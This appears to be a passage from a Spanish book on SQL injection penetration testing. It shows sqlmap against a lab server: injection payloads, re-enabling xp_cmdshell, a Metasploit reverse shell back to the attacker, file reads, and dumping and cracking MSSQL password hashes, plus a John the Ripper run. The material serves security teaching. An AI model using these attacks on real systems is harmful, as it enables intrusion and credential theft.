


Fig 4.19: Google

Finalmente, *SQL Server* dispone de la tabla *sql_logins*:

```
select name, password_hash from master.sys.sql_logins;
```


SQLQuery1.sql ...istrador (52))*

select name, password_hash from master.sys.sql_logins;

Resultados | Mensajes

	name	password_hash
1	sa	0x0100105FE8568C70A616F6F661EE66FFA8D9A289673551E90FC4
2	##MS_PolicyEventProcessingLogin##	0x01007B8AF05908E7ABA86CAEF15E90A8F5D6B7544DB14650DFFD
3	##MS_PolicyTsqlExecutionLogin##	0x01004004FF8173D1399C1BAD873926AB10E7D593C52B8662AFFA
4	tester	0x01007742BC53A7153607FE736C5BF6934BF9114F92C8851105AE

Fig 4.20: SQL Server

… y las contraseñas pueden obtenerse a partir de sus respectivos hashes, una vez más, mediante *John the ripper*:

```
root@bt:/pentest/passwords/john# cat passmssql.txt
tester:0x01007742BC53A7153607FE736C5BF6934BF9114F92C8851105AE
root@bt:/pentest/passwords/john# john -format=mssql05 passmssql.txt
Loaded 1 password hash (MS-SQL05 [ms-sql05 SSE2])
123              (tester)
```

Fig 4.21: John

4. Automatizando con SQLmap

A lo largo de este capítulo se han ido presentando diversas técnicas con las que ejecutar aplicaciones, utilizar ficheros y obtener las contraseñas de acceso a la base de datos. Como el lector habrá podido comprobar, la forma en que se puede realizar este tipo de operaciones depende en gran medida del sistema de gestión de bases de datos utilizados y pueden presentarse diversas incidencias que requerirán de especial atención por parte del atacante.

Son muchos los condicionantes a tener en cuenta y, por tanto, muchas las posibilidades de cometer un error. Y componer las URLs necesarias y solicitarlas al servidor puede ser una tarea larga y tediosa.

Por esta razón, no falta quien realiza programas con que automatizar este trabajo. Uno de los más relevantes y que proporciona un mayor número de características es *SQLmap*, desarrollado por ***Bernardo Damele*** en colaboración con ***Miroslav Stampar*** y disponible en la dirección: *http://sqlmap.sourceforge.net*

Se trata de una herramienta para línea de comandos escrita en Python que utiliza un amplio abanico de técnicas para detectar y explotar vulnerabilidades *SQL Injection*. Las posibilidades que ofrece son enormes y las opciones de configuración numerosas. Puede obtenerse un repertorio de ellas introduciendo la siguiente orden:

```
./sqlmap.py --help
```

Sin embargo, lo más habitual es que sólo haya que usar algunas de ellas, como se mostrará en los siguientes ejemplos

4.1. Ejecución de comandos

Existen varias formas de ejecutar aplicaciones en el servidor de bases de datos usando SQLmap. De ellas, en este apartado se mostrará cómo obtener un intérprete de comandos remoto aprovechando las funcionalidades de Metasploit Framework (*http://www.metasploit.com*).

Ambas herramientas deben encontrarse instaladas en la máquina que del atacante. Una forma de asegurarlo es usar una distribución de Linux que incluya ambas, como BackTrack (*http://www.backtrack-linux.org*).

Para comenzar, se ejecutará la siguiente instrucción:

```
./sqlmap.py -u http://webserver1/pruebas/producto.php?id=1 --os-pwn
```

… donde la opción "-u http://webserver1/pruebas/producto?id=1" proporciona al programa una URL vulnerable y "--os-pwn" le ordena que proporcione acceso a la interfaz de usuario del sistema operativo del servidor de bases de datos.

SQLmap se pondrá a trabajar y mostrará bastante información sobre qué hace en cada momento y qué encuentra. En los siguientes cuadros, se mostrará en negrita y subrayado el texto introducido por el atacante y con tipografía normal la salida del programa:

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u
http://webserver1/pruebas/producto.php?id=1 --os-pwn

    sqlmap/1.0-dev (r4009) - automatic SQL injection and database
takeover tool
    http://sqlmap.sourceforge.net

[!] Legal Disclaimer: usage of sqlmap for attacking web servers without
prior mutual consent can be considered as an illegal activity. it is the
final user's responsibility to obey all applicable local, state and
federal laws. authors assume no liability and are not responsible for
any misuse or damage caused by this program.

[*] starting at: 00:11:28

[00:11:28] [WARNING] you did not provide the local path where Metasploit
Framework 3 is installed
[00:11:28] [WARNING] sqlmap is going to look for Metasploit Framework 3
installation into the environment paths
[00:11:28] [INFO] Metasploit Framework 3 has been found installed in the
'/usr/local/bin' path
[00:11:28] [INFO] using
'/pentest/database/sqlmap/output/webserver1/session' as session file
[00:11:29] [INFO] testing connection to the target url
[00:11:29] [INFO] heuristics detected web page charset 'ascii'
[00:11:29] [INFO] testing if the url is stable, wait a few seconds
[00:11:30] [INFO] url is stable
[00:11:30] [INFO] testing if GET parameter 'id' is dynamic
[00:11:30] [INFO] confirming that GET parameter 'id' is dynamic
[00:11:30] [INFO] GET parameter 'id' is dynamic
[00:11:30] [INFO] heuristic test shows that GET parameter 'id' might be
```

```
injectable (possible DBMS: Microsoft SQL Server)
[00:11:30] [INFO] testing sql injection on GET parameter 'id'
[00:11:30] [INFO] testing 'AND boolean-based blind - WHERE or HAVING
clause'
[00:11:30] [INFO] GET parameter 'id' is 'AND boolean-based blind - WHERE
or HAVING clause' injectable
parsed error message(s) showed that the back-end DBMS could be Microsoft
SQL Server. Do you want to skip test payloads specific for other DBMSes?
[Y/n]
```

De forma automática, *SQLmap* ha detectado una vulnerabilidad en el parámetro GET "id" y ha determinado el motor de bases de datos utilizado. En este caso, SQL Server. Como puede observarse, lo ha hecho usando técnicas de *SQL Injection* basadas en mensajes de error (se activaron en esta prueba para que el proceso fuera más rápido). De todos modos, *SQLmap* soporta otros muchos métodos, como se verá a continuación. El programa está preguntando si, puesto que se ha determinado que se está utilizando SQL Server, se desea omitir las comprobaciones específicas para otros gestores de bases de datos. La opción por defecto es que sí ("Y"), por lo que basta con pulsar Intro y dejar que prosiga el proceso:

```
[00:11:35] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based -
WHERE or HAVING clause'
[00:11:35] [INFO] GET parameter 'id' is 'Microsoft SQL Server/Sybase AND
error-based - WHERE or HAVING clause' injectable
[00:11:35] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[00:11:45] [INFO] GET parameter 'id' is 'Microsoft SQL Server/Sybase
stacked queries' injectable
[00:11:45] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[00:11:55] [INFO] GET parameter 'id' is 'Microsoft SQL Server/Sybase
time-based blind' injectable
[00:11:55] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[00:11:55] [INFO] target url appears to be UNION injectable with 4
columns
[00:11:55] [WARNING] combined UNION/ERROR SQL injection case found on
column 4. sqlmap will try to find another column with better
characteristics
[00:11:56] [WARNING] combined UNION/ERROR SQL injection case found on
column 1. sqlmap will try to find another column with better
characteristics
[00:11:56] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1
to 10 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the
others? [y/N]
```

Tras realizar varias pruebas, se confirma que el parámetro "id" es vulnerable y se determina que la consulta ejecutada por la aplicación retorna cuatro columnas y que es posible emplear técnicas de SQL Injection que muestren información usando el operador "UNION", Blind SQL Injection,

Time Based SQL Injection y que se pueden apilar consultas. Al final se pregunta si se desea probar otros parámetros GET que pudieran existir en la URL. De nuevo, con Intro, se acepta la opción predeterminada ("No").

SQL muestra detalles acerca de la vulnerabilidad encontrada, las formas de explotarla y el motor de bases de datos detectado. En cuanto respecta al servidor web, se informa acerca de su sistema operativo, el servicio de publicación HTTP utilizado y el entorno en que se ejecuta la aplicación:

```
sqlmap identified the following injection points with a total of 26
HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 3993=3993
    Type: error-based
    Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING
clause
    Payload: id=1 AND
6697=CONVERT(INT,(CHAR(58)+CHAR(97)+CHAR(103)+CHAR(113)+CHAR(58)+(SELECT
(CASE WHEN (6697=6697) THEN CHAR(49) ELSE CHAR(48)
END))+CHAR(58)+CHAR(107)+CHAR(105)+CHAR(120)+CHAR(58)))

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 to 10 columns
    Payload: id=1 UNION ALL SELECT
CHAR(58)+CHAR(97)+CHAR(103)+CHAR(113)+CHAR(58)+CHAR(109)+CHAR(85)+CHAR(10
1)+CHAR(88)+CHAR(87)+CHAR(106)+CHAR(83)+CHAR(74)+CHAR(82)+CHAR(87)+CHAR(5
8)+CHAR(107)+CHAR(105)+CHAR(120)+CHAR(58), NULL, NULL, NULL--

    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries
    Payload: id=1; WAITFOR DELAY '0:0:5';--

    Type: AND/OR time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind
    Payload: id=1 WAITFOR DELAY '0:0:5'--
---

[00:12:07] [INFO] manual usage of GET payloads requires url encoding
[00:12:07] [INFO] testing Microsoft SQL Server
[00:12:07] [INFO] confirming Microsoft SQL Server
[00:12:08] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Linux Ubuntu 11.04 (Natty Narwhal)
web application technology: PHP 5.3.5, Apache 2.2.17
back-end DBMS: Microsoft SQL Server 2008
```

Terminada la fase de detección, comienza la de explotación. En primer lugar, se solicitará información acerca de cómo se desea establecer el túnel de comunicación con la víctima.

```
How do you want to establish the tunnel?
[1] TCP: Metasploit Framework (default)
[2] ICMP: icmpsh - ICMP tunneling
>
```

Tras aceptar la opción por defecto (Metasploit), SQLmap comprobará si es posible utilizar el procedimiento extendido "xp_cmdshell". Al no estarlo, preguntará al usuario si se desea intentar activarlo, a lo cual se responde afirmativamente.

```
[00:12:18] [INFO] testing if current user is DBA
[00:12:18] [INFO] checking if xp_cmdshell extended procedure is
available, please wait..
xp_cmdshell extended procedure does not seem to be available. Do you
want sqlmap to try to re-enable it? [Y/n]
[00:12:31] [INFO] xp_cmdshell re-enabled successfully
[00:12:31] [INFO] creating Metasploit Framework 3 multi-stage shellcode
```

Las siguientes cuestiones serán relativas al tipo de conexión a establecer (se seleccionará una conexión reversa TCP), qué tipo de interfaz se dese (una Shell, para lo que será necesario especificar la opción 2 - este será el único paso en el que no se seguirán las opciones predeterminadas) y la arquitectura de la máquina objetivo (32 bits):

```
which connection type do you want to use?
[1] Reverse TCP: Connect back from the database host to this machine
(default)
[2] Reverse TCP: Try to connect back from the database host to this
machine, on all ports between the specified and 65535
[3] Bind TCP: Listen on the database host for a connection
>
which is the local address? [192.168.56.222]
which local port number do you want to use? [11061]
which payload do you want to use?
[1] Meterpreter (default)
[2] Shell
[3] VNC
> 2
[00:12:40] [INFO] creation in progress ........ done
what is the back-end database management system architecture?
[1] 32-bit (default)
[2] 64-bit
>
```

SQLmap crea en el servidor un programa con el payload seleccionado y ejecuta la interfaz de línea de comandos de Metasploit de forma automática. Al atacante sólo le queda esperar…


```
[00:12:50] [INFO] uploading shellcodeexec to
'C:/WINDOWS/Temp/shellcodeexec.x32.exe'
[00:12:58] [INFO] running Metasploit Framework 3 command line interface
locally, please wait..


 ____________________________________________________________________________
|
|
|                    METASPLOIT CYBER MISSILE COMMAND V4
|
|____________________________________________________________________________
      |
 _____|
      \                              /                            /
       \       .                    /                            /
x                                  /                            /
        \                         /          +                 /
         \           +           /                            /
          \                     /                            /
          *                    /          .                 /
  X                           /                            /                X
                             /                            ###
                            /                            # % #
                           /                             ###
                          /
       .          .      /         .            *             .
                        /
                        *
             +                          *

                               ^
####     __     __     __      #######          __     __     __
####
####    /  \ /  \ /  \       ###########       /  \ /  \ /  \
####
################################################################################
#######
################################################################################
#######
# WAVE 4 ######## SCORE 31337 ################################## HIGH
FFFFFFFF #
################################################################################
#######

       =[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --=[ 716 exploits - 361 auxiliary - 68 post
```

```
+ -- --=[ 226 payloads - 27 encoders - 8 nops
       =[ svn r13462 updated 142 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 142 days
ago.
         We recommend that you update the framework at least every other
day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

PAYLOAD => windows/shell/reverse_tcp
EXITFUNC => process
LPORT => 11061
LHOST => 192.168.56.222
[*] Started reverse handler on 192.168.56.222:11061
[*] Starting the payload handler...
[00:13:12] [INFO] running Metasploit Framework 3 shellcode remotely via
shellcodeexec, please wait..
[*] Sending stage (240 bytes) to 192.168.56.103
[*] Command shell session 1 opened (192.168.56.222:11061 ->
192.168.56.103:49163) at 2011-12-21 00:13:13 +0100

Microsoft Windows [Versiï¿½n 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  Reservados todos los derechos.

C:\Windows\system32>whoami
nt authority\servicio de red

C:\Windows\system32>
```

... y al final aparece un intérprete de comandos de Windows. Mediante él, el atacante podrá interactuar con el sistema operativo del servidor de bases de datos. La primera instrucción, "whoami" la ejecuta SQLmap para informar acerca de la cuenta con la que se está accediendo. NT AUTHORITY\Servicio de red.

Y a partir de ahí, el atacante tiene posibilidad de introducir los que necesite:

```
C:\Windows\system32>cd \
cd \

C:\>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El nï¿½mero de serie del volumen es: C093-AC44

 Directorio de C:\

18/09/2006  22:43                24 autoexec.bat
```



```
18/09/2006  22:43                10 config.sys
19/01/2008  10:40    <DIR>          PerfLogs
20/12/2011  22:41    <DIR>          Program Files
20/12/2011  23:39    <DIR>          prueba
20/12/2011  15:26    <DIR>          Users
20/12/2011  22:03    <DIR>          Windows
               2 archivos             34 bytes
               5 dirs  12.202.479.616 bytes libres

C:\>
```

4.2. Archivos

Para acceder a ficheros, SQLmap dispone de opciones como "--file-read" y "--file-write". El siguiente ejemplo muestra como obtener un fichero del servidor:

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u
http://webserver1/pruebas/producto.php?id=1 --file-
read='c:\prueba\prueba.txt'

    sqlmap/1.0-dev (r4009) - automatic SQL injection and database
takeover tool
    http://sqlmap.sourceforge.net

[!] Legal Disclaimer: usage of sqlmap for attacking web servers without
prior mutual consent can be considered as an illegal activity. it is the
final user's responsibility to obey all applicable local, state and
federal laws. authors assume no liability and are not responsible for any
misuse or damage caused by this program.

[*] starting at: 00:22:55

[00:22:55] [INFO] using
'/pentest/database/sqlmap/output/webserver1/session' as session file
[00:22:55] [INFO] resuming injection data from session file
[00:22:55] [INFO] resuming back-end DBMS 'microsoft sql server 2008' from
session file
[00:22:55] [INFO] resuming remote absolute path of temporary files
directory 'C:/WINDOWS/Temp' from session file
[00:22:55] [INFO] resuming xp_cmdshell availability
[00:22:55] [INFO] testing connection to the target url
[00:22:55] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0
HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
```

```
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 3993=3993

    Type: error-based
    Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING
clause
    Payload: id=1 AND
6697=CONVERT(INT,(CHAR(58)+CHAR(97)+CHAR(103)+CHAR(113)+CHAR(58)+(SELECT
(CASE WHEN (6697=6697) THEN CHAR(49) ELSE CHAR(48)
END))+CHAR(58)+CHAR(107)+CHAR(105)+CHAR(120)+CHAR(58)))

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 to 10 columns
    Payload: id=1 UNION ALL SELECT
CHAR(58)+CHAR(97)+CHAR(103)+CHAR(113)+CHAR(58)+CHAR(109)+CHAR(85)+CHAR(10
1)+CHAR(88)+CHAR(87)+CHAR(106)+CHAR(83)+CHAR(74)+CHAR(82)+CHAR(87)+CHAR(5
8)+CHAR(107)+CHAR(105)+CHAR(120)+CHAR(58), NULL, NULL, NULL--

    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries
    Payload: id=1; WAITFOR DELAY '0:0:5';--

    Type: AND/OR time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind
    Payload: id=1 WAITFOR DELAY '0:0:5'--
---

[00:22:55] [INFO] manual usage of GET payloads requires url encoding
[00:22:55] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Linux Ubuntu 11.04 (Natty Narwhal)
web application technology: PHP 5.3.5, Apache 2.2.17
back-end DBMS: Microsoft SQL Server 2008
[00:22:55] [INFO] fetching file: 'c:/prueba/prueba.txt'
[00:22:55] [WARNING] time-based comparison needs larger statistical
model. Making a few dummy requests, please wait..
[00:22:56] [INFO] the SQL query used returns 1 entries
c:/prueba/prueba.txt file saved to:
'/pentest/database/sqlmap/output/webserver1/files/c__prueba_prueba.txt'.

[00:22:56] [INFO] Fetched data logged to text files under
'/pentest/database/sqlmap/output/webserver1'

[*] shutting down at: 00:22:56
```

Lo primero que notará el usuario es que esta vez las pruebas iniciales duran mucho menos tiempo que la vez anterior. Y es que SQLmap guarda en ficheros de sesión toda la información que va recopilando sobre cada servidor. De ese modo puede reutilizarla en posteriores peticiones.

Al final de su ejecución, SQLmap indica la ruta local en la que se ha almacenado una copia del archivo solicitado. Ya sólo queda acceder a su contenido:

```
root@bt:/pentest/database/sqlmap# cat
/pentest/database/sqlmap/output/webserver1/files/c__prueba_prueba.txt
Este fichero estï¿½ ubicado en el servidor de bases de datos
Contiene informaciï¿½n confidencial
Y tiene tres lï¿½neas
root@bt:/pentest/database/sqlmap#
```

4.3. Cuentas de usuario

Finalmente, se mostrará como obtener información sobre las cuentas de usuario y sus contraseñas. Para lo primero se puede utilizar la opción "--users". SQLmap se encarga del resto:

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u
http://webserver1/pruebas/producto.php?id=1 --users

    sqlmap/1.0-dev (r4009) - automatic SQL injection and database
takeover tool
    http://sqlmap.sourceforge.net

[!] Legal Disclaimer: usage of sqlmap for attacking web servers without
prior mutual consent can be considered as an illegal activity. it is the
final user's responsibility to obey all applicable local, state and
federal laws. authors assume no liability and are not responsible for any
misuse or damage caused by this program.

[*] starting at: 00:14:58

[00:14:58] [INFO] using
'/pentest/database/sqlmap/output/webserver1/session' as session file
[00:14:58] [INFO] resuming injection data from session file
[00:14:58] [INFO] resuming back-end DBMS 'microsoft sql server 2008' from
session file
[00:14:58] [INFO] resuming remote absolute path of temporary files
directory 'C:/WINDOWS/Temp' from session file
[00:14:58] [INFO] resuming xp_cmdshell availability
[00:14:58] [INFO] testing connection to the target url
[00:14:59] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0
HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 3993=3993
```

```
    Type: error-based
    Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING
clause
    Payload: id=1 AND
6697=CONVERT(INT,(CHAR(58)+CHAR(97)+CHAR(103)+CHAR(113)+CHAR(58)+(SELECT
(CASE WHEN (6697=6697) THEN CHAR(49) ELSE CHAR(48)
END))+CHAR(58)+CHAR(107)+CHAR(105)+CHAR(120)+CHAR(58)))

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 to 10 columns
    Payload: id=1 UNION ALL SELECT
CHAR(58)+CHAR(97)+CHAR(103)+CHAR(113)+CHAR(58)+CHAR(109)+CHAR(85)+CHAR(10
1)+CHAR(88)+CHAR(87)+CHAR(106)+CHAR(83)+CHAR(74)+CHAR(82)+CHAR(87)+CHAR(5
8)+CHAR(107)+CHAR(105)+CHAR(120)+CHAR(58), NULL, NULL, NULL--

    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries
    Payload: id=1; WAITFOR DELAY '0:0:5';--

    Type: AND/OR time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind
    Payload: id=1 WAITFOR DELAY '0:0:5'--
---

[00:14:59] [INFO] manual usage of GET payloads requires url encoding
[00:14:59] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Linux Ubuntu 11.04 (Natty Narwhal)
web application technology: PHP 5.3.5, Apache 2.2.17
back-end DBMS: Microsoft SQL Server 2008
[00:14:59] [INFO] fetching database users
[00:14:59] [INFO] the SQL query used returns 4 entries
[00:14:59] [INFO] retrieved: "tester"
[00:14:59] [INFO] retrieved: "sa"
[00:14:59] [INFO] retrieved: "##MS_PolicyTsqlExecutionLogin##"
[00:14:59] [INFO] retrieved: "##MS_PolicyEventProcessingLogin##"
database management system users [4]:
[*] ##MS_PolicyEventProcessingLogin##
[*] ##MS_PolicyTsqlExecutionLogin##
[*] sa
[*] tester

[00:14:59] [INFO] Fetched data logged to text files under
'/pentest/database/sqlmap/output/webserver1'

[*] shutting down at: 00:14:59
```

Si se desea obtener también las contraseñas, se puede usar la opción "--passwords":


```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u
http://webserver1/pruebas/producto.php?id=1 --passwords

    sqlmap/1.0-dev (r4009) - automatic SQL injection and database
takeover tool
    http://sqlmap.sourceforge.net

[!] Legal Disclaimer: usage of sqlmap for attacking web servers without
prior mutual consent can be considered as an illegal activity. it is the
final user's responsibility to obey all applicable local, state and
federal laws. authors assume no liability and are not responsible for any
misuse or damage caused by this program.

[*] starting at: 00:16:44

[00:16:44] [INFO] using
'/pentest/database/sqlmap/output/webserver1/session' as session file
[00:16:44] [INFO] resuming injection data from session file
[00:16:44] [INFO] resuming back-end DBMS 'microsoft sql server 2008' from
session file
[00:16:44] [INFO] resuming remote absolute path of temporary files
directory 'C:/WINDOWS/Temp' from session file
[00:16:44] [INFO] resuming xp_cmdshell availability
[00:16:44] [INFO] testing connection to the target url
[00:16:44] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0
HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 3993=3993

    Type: error-based
    Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING
clause
    Payload: id=1 AND
6697=CONVERT(INT,(CHAR(58)+CHAR(97)+CHAR(103)+CHAR(113)+CHAR(58)+(SELECT
(CASE WHEN (6697=6697) THEN CHAR(49) ELSE CHAR(48)
END))+CHAR(58)+CHAR(107)+CHAR(105)+CHAR(120)+CHAR(58)))
    Type: UNION query
    Title: Generic UNION query (NULL) - 1 to 10 columns
    Payload: id=1 UNION ALL SELECT
CHAR(58)+CHAR(97)+CHAR(103)+CHAR(113)+CHAR(58)+CHAR(109)+CHAR(85)+CHAR(10
1)+CHAR(88)+CHAR(87)+CHAR(106)+CHAR(83)+CHAR(74)+CHAR(82)+CHAR(87)+CHAR(5
8)+CHAR(107)+CHAR(105)+CHAR(120)+CHAR(58), NULL, NULL, NULL--
```

```
    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries
    Payload: id=1; WAITFOR DELAY '0:0:5';--

    Type: AND/OR time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind
    Payload: id=1 WAITFOR DELAY '0:0:5'--
---

[00:16:44] [INFO] manual usage of GET payloads requires url encoding
[00:16:44] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Linux Ubuntu 11.04 (Natty Narwhal)
web application technology: PHP 5.3.5, Apache 2.2.17
back-end DBMS: Microsoft SQL Server 2008
[00:16:44] [INFO] fetching database users password hashes
[00:16:44] [INFO] read from file
'/pentest/database/sqlmap/output/webserver1/session': 4
[00:16:44] [INFO] the SQL query used returns 4 entries
[00:16:45] [INFO] retrieved:
"tester","0x0100e3908870acedcbedd488e129e4a1d928011014de26a59794"
[00:16:45] [INFO] retrieved:
"sa","0x010015cf4da12b192c6edb4f697663eb3d2b0983936a045bb205"
[00:16:45] [INFO] retrieved:
"##MS_PolicyTsqlExecutionLogin##","0x0100e65da318bb98aa2f233460b5a817c9d1
8af774...do you want to use dictionary attack on retrieved password
hashes? [Y/n/q] Y
```

Una vez cargados los hashes de las contraseñas, SQLmap preguntará si se desea someterlas a un ataque de diccionario para intentar descifrarlas. Si se responde que sí, se solicitará la ruta del fichero con la lista de palabras a probar y se intentará obtener las contraseñas una a una. La salida del programa continúa:

```
[00:16:54] [INFO] using hash method: 'mssql_passwd'
what's the dictionary's location?
[/pentest/database/sqlmap/txt/wordlist.txt]
[00:16:56] [INFO] loading dictionary from:
'/pentest/database/sqlmap/txt/wordlist.txt'
do you want to use common password suffixes? (slow!) [y/N]
[00:17:01] [INFO] starting dictionary attack (mssql_passwd)
[00:17:25] [INFO] found: '123' for user: 'tester'
database management system users password hashes:
[*] ##MS_PolicyEventProcessingLogin## [1]:
    password hash: 0x010098500b5eb8c03c80bc2e377861c69c84564b1c3dfd33c8cb
        header: 0x0100
        salt: 98500b5e
        mixedcase: b8c03c80bc2e377861c69c84564b1c3dfd33c8cb

[*] ##MS_PolicyTsqlExecutionLogin## [1]:
```



```
    password hash: 0x0100e65da318bb98aa2f233460b5a817c9d18af77497a192f4fd
        header: 0x0100
        salt: e65da318
        mixedcase: bb98aa2f233460b5a817c9d18af77497a192f4fd

[*] sa [1]:
    password hash: 0x010015cf4da12b192c6edb4f697663eb3d2b0983936a045bb205
        header: 0x0100
        salt: 15cf4da1
        mixedcase: 2b192c6edb4f697663eb3d2b0983936a045bb205

[*] tester [1]:
    password hash: 0x0100e3908870acedcbedd488e129e4a1d928011014de26a59794
        header: 0x0100
        salt: e3908870
        mixedcase: acedcbedd488e129e4a1d928011014de26a59794
    clear-text password: 123

[00:17:25] [INFO] Fetched data logged to text files under
'/pentest/database/sqlmap/output/webserver1'

[*] shutting down at: 00:17:25

root@bt:/pentest/database/sqlmap#
```

Como puede comprobarse, el usuario "tester" tenía una contraseña muy débil ("123") y SQLmap fue capaz de obtenerla.

4.4. Conclusiones

El uso de herramientas automáticas simplifica enormemente el trabajo de un pentester y permite acortar de forma drástica los tiempos necesarios para llevar su trabajo a cabo. De este modo, el profesional puede dedicar su tiempo a actividades que requieran de mayor cualificación y aporten más valor a su cliente.

Cabe, por tanto, pensar que estos programas son imprescindibles (o casi) en la realización de un test de penetración. Pero, aunque lo fueran, no debe caerse en el error de considerarlos suficientes para obtener un resultado idóneo. Las aplicaciones automáticas pueden producir falsos positivos. O no detectar vulnerabilidades existentes. O no ser capaces de explotarlas de forma adecuada. O, simplemente, producir un error.

Desde luego, cuanto mejor sea la herramienta menor será la probabilidad de que esto ocurra. Pero cuando suceda, detrás de ella deberá haber un buen especialista que lo detecte y aplique sus conocimientos, sus habilidades, su intuición y su sentido común para poner solución a la situación creada. Alguien que domine las técnicas que el programa utiliza.

Y, por otro lado, la gravedad de las vulnerabilidades no es algo intrínseco a ellas. Quizá dos vulnerabilidades no tengan demasiadas repercusiones cuando se dan por separado pero, combinadas, pueden poner en serio riesgo la seguridad de un sistema, e incluso de una organización. Es el principio de sinergia: el conjunto es mayor que la suma de las partes.

El test de penetración puede convertirse así en un rompecabezas en el que alguien debe poner orden. Alguien que conozca la organización, las herramientas, las técnicas y que sea capaz de manejar una situación cuya complejidad va creciendo a medida que va obteniendo más información sobre su objetivo. Y que sepa inventar e innovar.

Y ese tipo de cosas no las hacen demasiado bien los programas.

5. Referencias

1. La web *http://www.databasesecurity.com*, mantenida por ***David Litchfield***, contiene numerosos documentos relacionados con las técnicas de SQL Injection, la mayoría de los cuales versan sobre entornos con bases de datos ORACLE.

2. John The Ripper, la conocida herramienta para descifrar contraseñas, puede ser encontrada en: *http://www.openwall.com/john/*

Capítulo V
Otras diferencias entre DBMS

En los capítulos previos se trataron aspectos técnicos relacionados con la explotación de las vulnerabilidades de tipo *SQL Injection* y se mostró hasta qué punto pueden ser peligrosas.

Y es que los Sistemas Gestores de Bases de Datos modernos proporcionan una flexibilidad y unas capacidades que exceden con mucho a lo que inicialmente pretendía ser SQL.

El precio que hay que pagar por ello es que cada Base de Datos introduce sus propios elementos, con frecuencia incompatibles con los de la competencia. Todos hablan SQL, pero cada uno tiene su propia versión, su propio dialecto. Esto hace que sentencias SQL que funcionan sin problemas en PostgreSQL den lugar a errores de ejecución en ORACLE, que instrucciones válidas en MySQL no lo sean por ejemplo en Microsoft SQL Server, etc.

En el presente capítulo se mostrarán técnicas para resolver problemas que se presentan habitualmente al intentar explotar vulnerabilidades de tipo *SQL Injection*, presentando posibles soluciones aplicables a varios de los Sistemas Gestores de Bases de Datos más utilizados. Para las pruebas se utilizaron las siguientes versiones de los productos: ORACLE Database 11g, PostgreSQL 8.4.8, MySLQ 5.1.54 y SQL Server 2008R2 Express.

Las posibilidades, por supuesto, no se limitan a las aquí expuestas. A menudo se puede obtener los mismos resultados por diferentes medios, usando distintas clausulas, funciones, etc. Sirva lo que sigue, al menos, como introducción.

1. Sintaxis y construcciones

Cuando se comparan distintos gestores de bases de datos, posiblemente una de las diferencias que resultan llamativas desde el primer momento es la relativa a la obligatoriedad de incluir una cláusula FROM en las sentencias SELECT. ORACLE exige siempre la existencia de esta cláusula, independientemente de si los datos se extraen o no de relaciones. Para aquellos casos en que no esté involucrada ninguna tabla ni ninguna consulta, se provee una "tabla ficticia" denominada "dual":

```
Select 1 from dual
```

MySQL soporta también la tabla "dual", siendo obligatorio su uso si la consulta contiene una cláusula WHERE:

```
mysql> select 1;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.01 sec)

mysql> select 1 where 1=1;
ERROR 1064 (42000): You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server version for the right
syntax to use near 'where 1=1' at line 1
mysql>
mysql>
mysql>
